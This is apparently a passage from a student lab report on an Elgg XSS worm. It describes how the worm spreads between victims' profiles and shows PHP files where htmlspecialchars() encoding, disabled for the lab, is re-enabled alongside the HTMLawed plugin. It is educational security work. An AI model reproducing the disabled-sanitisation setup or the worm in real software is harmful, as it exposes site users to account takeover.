SCREENSHOT SHOWING THE ENTIRE JS CODE COPIED INTO THE ABOUT ME SECTION OF BOBY AS A RESULT OF THE XSS ATTACK


This shows the self-propagating nature of the worm which makes the JS code get propagated into the victim's about me section when he/she visits the attacker's profile. Further every victim can act as an attacker thereby propagating the worm whenever another victim visits their profile.




TASK 7: COUNTERMEASURES

Elgg does have a built-in countermeasure to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom-built security plugin HTMLawed 1.8 on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto administration (on top menu) →plugins (on the right panel), andSelect security and spam in the dropdown menu and click filter. You should find the HTMLawed 1.8 plugin below. Click on Activate to enable the countermeasure.



SCREENSHOT SHOWING TURNING ON OF THE HTMLLawed COUNTERMEASURE



On logging into Bobby's account who was one of the victim of the XSS attack, we see that the plugin has displayed the entire code, and this is no more executed. This is because the plugin has converted this code into data. Hence, this countermeasure prevented the XSS attack from being successful.

We now uncomment out the PHP-method htmlspecialchars() in the text.php, url.php, dropdown.php and email.php files. We also make sure that the next line is commented because that would otherwise negate the effect of htmlspecialchars() function

```
url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
url.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save

}
$vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
    $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

    // if (bool) true use defaults
    if ($vars['data-confirm'] === true) {
        $vars['data-confirm'] = elgg_echo('question:areyousure');
    }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        //$text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    //$text = $url;
}

unset($vars['encode_text']);

if ($url) {
```

SCREENSHOT OF THE CHANGES TO url.php

```
text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
text.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

SCREENSHOT OF THE CHANGES TO text.php


```
email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
email.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
//$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href='mailto:$encoded_value'>$encoded_value</a>";
}
```

SCREENSHOT OF THE CHANGES TO email.php




```
dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
dropdown.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save

<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

SCREENSHOT OF THE CHANGES TO dropdown.php


We now test the effects of these changes.




SCREENSHOT SHOWING THE CHANGES MADE TO BOBY'S PROFILE TO TEST THE EFFECT OF COUNTERMEASURES

We observe the following:

- 1) The JS code shown on the profile of Boby due to the HTMLLawed countermeasure.
- 2) The attack will be unsuccessful and no alert will be shown in Alice's profile when she visits Boby's profile and she can see the code as text in Boby's profile.



SCREENSHOT SHOWING THE CODE DISPLAYED AS NORMAL TEXT IN BOBY'S PROFILE



SCREENSHOT SHOWING THE XSS ATTACK UNSUCCESSFUL WHEN ALICE VISITS BOBY'S WEBSITE

Hence, we have proved that the applied countermeasures are successful in preventing the effects of the XSS attack.
